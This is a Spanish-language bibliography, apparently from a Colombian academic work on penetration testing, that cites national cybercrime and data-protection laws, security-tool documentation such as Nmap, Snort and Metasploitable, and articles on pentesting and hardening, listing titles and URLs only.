EL CONCEPTO de CVE [Anónimo]. Red Hat - We make open source technologies for the enterprise [página web]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve>.

El Tiempo [página web]. (30, septiembre, 2022). Disponible en Internet: <https://www.eltiempo.com/justicia/servicios/estafas-robos-policia-advierte-que-a-traves-del-correo-electronico-706468>.

ESTEFANÍA DOMÍNGUEZ DE LA IGLESIA. ¿Qué es el Pentesting? Campus Internacional de Ciberseguridad [página web]. (26, febrero, 2020). Disponible en Internet: <https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting>.

ETAPAS DE HARDENING DE WINDOWS PARA MEJORAR LA RESILIENCIA CIBERNÉTICA | CalCom [Anónimo]. CalCom [página web]. [Consultado el 19, marzo, 2024]. Disponible en Internet: <https://www.calcomsoftware.com/etapas-de-hardening-de-windows/>.

GLOSSARY | CSRC [Anónimo]. NIST Computer Security Resource Center | CSRC [página web]. [Consultado el 27, marzo, 2024]. Disponible en Internet: <https://csrc.nist.gov/glossary?index=S>.

GUÍA DE referencia de Nmap (Página de manual) [Anónimo]. Nmap: the Network Mapper - Free Security Scanner [página web]. [Consultado el 20, marzo, 2024]. Disponible en Internet: <https://nmap.org/man/es/index.html#man-description>.

Inicio | MINCIT - Ministerio de Comercio, Industria y Turismo [página web].]. Disponible en Internet: <https://www.mincit.gov.co/ministerio/normograma-sig/evaluacion-y-seguimiento/leyes/ley-1712-de-2014.aspx#:~:text=El%20objeto%20de%20la%20presente,a%20la%20publicidad%20de%20información>

Ley 1273 de 2009, normatividad (pp. 1-4) https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

LEY 1273 de 2009 -Legislación Colombiana Lexbase [Anónimo]. INFORMACION JURIDICA, BASE DE DATOS ESPECIALIZADA , BASE DE DATOS JURIDICA LEXBASE - COLOMBIA [página web].Disponible en Internet: https://www.lexbase.co/lexdocs/indice/2009/l1273de2009#:~:text="%20LEY%201273%20DE%202009%20(enero,y%20las%20comunicaciones,%20entre%20otras

LEY 1581 de 2012 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>

LEYES DESDE 1992 - Vigencia expresa y control de constitucionalidad [CODIGO_CIVIL_PR049] [Anónimo]. SECRETARÍA GENERAL DEL SENADO [página web]. 00Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/codigo_civil_pr049.html#:~:text=ARTÍCULO%201602.,mutuo%20o%20por%20causas%20legales.&text=ARTÍCULO%201603>.

LEY 50 de 1990 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. . Disponible en Internet: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=281

MANAGEENGINE ADMANAGER Plus Build < 7183 - Recovery Password Disclosure [Anónimo]. Exploit Database [página web]. Disponible en Internet: <https://www.exploit-db.com/exploits/51794>.

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf.

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

MSFVENOM - Cheatsheet [Anónimo]. Introducción - Cheatsheet [página web]. Disponible en Internet: <https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-hosts/msfvenom>.

Observatorio de Igualdad de Género | de América Latina y el Caribe [página web]. Disponible en Internet: <https://oig.cepal.org/sites/default/files/2000_codigopenal_colombia.pdf>.

PASOS A seguir ante un ataque informático [Anónimo]. Deloitte Spain [página web] [Consultado el 16, marzo, 2024]. Disponible en Internet: <https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html>.

¿QUÉ ES footprinting? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. Disponible en Internet: <https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/>.

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. <https://metasploit.help.rapid7.com/docs/metasploitable-2 >.

RED TEAM, Blue Team y Purple Team: funciones y diferencias [Anónimo]. UNIR [página web] [Consultado el 16, marzo, 2024]. Disponible en Internet: <https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/>.

REDACCIÓN JUSTICIA. Si llegó del exterior y recibe este correo no lo abra, le van a robar sus datos. El Tiempo [página web]. (30, septiembre, 2022). Disponible en Internet: <https://www.eltiempo.com/justicia/servicios/estafas-robos-policia-advierte-que-a-traves-del-correo-electronico-706468>.

Snort [página web].[Consultado el 20, marzo, 2024]. Disponible en Internet: <https://www.snort.org/>.

UNDERSTANDING THE Five Phases of the Penetration Testing Process [Anónimo]. Cybersecurity Exchange [página web]. Disponible en Internet: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/#:~:text=The%20Five%20Phases%20of%20Penetration,assessment,%20exploitation,%20and%20reporting.>.

WHAT IS Free Software? A Simple Explanation [Anónimo]. WPBeginner [página web]. [Consultado el 27, marzo, 2024]. Disponible en Internet: <https://www.wpbeginner.com/glossary/free-software/>.

XDR VS SIEM - Advance Networks [Anónimo]. Advance Networks - Comunicación unificada y Ciberseguridad [página web] [Consultado el 19, marzo, 2024]. Disponible en Internet: <https://advance-nt.com/2021/08/10/xdr-vs-siem/>.